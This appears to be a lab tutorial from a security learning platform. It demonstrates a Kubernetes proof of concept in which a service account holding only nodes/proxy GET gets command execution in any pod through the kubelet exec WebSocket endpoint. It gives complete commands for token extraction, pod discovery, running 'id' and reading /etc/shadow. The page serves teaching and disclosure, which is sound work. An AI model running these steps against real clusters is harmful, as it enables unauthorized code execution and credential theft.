Kubernetes RCE: Exploiting nodes/proxy GET

This is a minimal proof of concept. For a comprehensive analysis of this vulnerability, including root cause analysis, disclosure timeline, and detection recommendations, see the full blog post.
This lab demonstrates how nodes/proxy GET permissions allow command execution in any Pod, despite appearing to be read-only.
Enter the attacker pod
First, exec into the attacker pod. This pod has a service account with only nodes/proxy GET permissions.
kubectl exec -it attacker -- sh
Check your permissions
Verify the service account only has nodes/proxy GET:
kubectl auth can-i --list
You should see nodes/proxy with only the get verb - no create permission.
Set up environment variables
Inside the attacker pod, set up the token and API server:
export TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
export APISERVER=https://kubernetes.default.svc
Extract the node name from the JWT token payload (JWT uses base64url encoding):
export NODE_NAME=$(echo "$(echo $TOKEN | cut -d. -f2)==" | tr '_-' '/+' | base64 -d 2>/dev/null | jq -r '.["kubernetes.io"].node.name')
echo $NODE_NAME
Discover Pods and Node IPs
Using only nodes/proxy GET, query the API server proxy endpoint to list all pods on a node and discover their host IPs:
wget -qO- --no-check-certificate \
  --header "Authorization: Bearer $TOKEN" \
  "$APISERVER/api/v1/nodes/$NODE_NAME/proxy/pods" | jq -r '.items[] | "Node: \(.spec.nodeName) (\(.status.hostIP)), Namespace: \(.metadata.namespace), Pod: \(.metadata.name)"'
Extract just the node IP for later use:
export NODE_IP=$(wget -qO- --no-check-certificate \
  --header "Authorization: Bearer $TOKEN" \
  "$APISERVER/api/v1/nodes/$NODE_NAME/proxy/pods" | jq -r '.items[0].status.hostIP')

echo $NODE_IP
Execute commands in any Pod
Now use websocat to execute commands in the nginx pod. This works because WebSocket connections use HTTP GET for the handshake, bypassing the CREATE verb check:
websocat --insecure \
  --header "Authorization: Bearer $TOKEN" \
  --protocol v4.channel.k8s.io \
  "wss://$NODE_IP:10250/exec/default/nginx/nginx?output=1&error=1&command=id"
You should see output like uid=0(root) gid=0(root) groups=0(root) - proving command execution with only GET permissions.
websocat --insecure \
  --header "Authorization: Bearer $TOKEN" \
  --protocol v4.channel.k8s.io \
  "wss://$NODE_IP:10250/exec/default/nginx/nginx?output=1&error=1&command=cat&command=/etc/shadow"
Read the contents of /etc/shadow on the nginx host.
Why does this work?
For a full breakdown, please refer to the full disclosure.
Learn by doing, not just by reading or watching
Sign up for a free account to start a VM playground right on this page, track your progress, and get notified about new learning materials.

Writes about
Frequently covers

Native SSH Access with Pomerium
Pomerium can be used as a native SSH reverse proxy, adding OAuth authentication and flexible Pomerium policy enforcement to standard SSH connections, without the need for tunnels, or custom clients or servers.


Native SSH Reverse Tunneling with Pomerium
Use Pomerium's native SSH support to publish a local service through a standard reverse SSH tunnel, with OpenID Connect (OIDC) authentication and continuous authorization on every request. Reach services behind Network Address Translation (NAT) without firewall holes or custom agents, and control both who can use the service and who can open the tunnel. Application traffic stays on infrastructure you control.

Secure Machine-to-Machine Access with mTLS and Pomerium
Run a GitHub Actions-compatible continuous integration (CI) job on a private runner and protect its internal API call with mutual TLS (mTLS) and Pomerium. Build separate server and client trust chains, authorize one machine certificate by fingerprint, then revoke, restore, and rotate its credentials through live policy changes.

Harden Access to OpenClaw with Pomerium
Put OpenClaw, a self-hosted AI assistant with shell and file access, behind a web route and an SSH route, both gated by the same identity and Pomerium's context-aware policy. OpenClaw runs in trusted-proxy mode, trusting signed identity headers instead of its own login, while Pomerium's native SSH proxy signs short-lived certificates for shell access.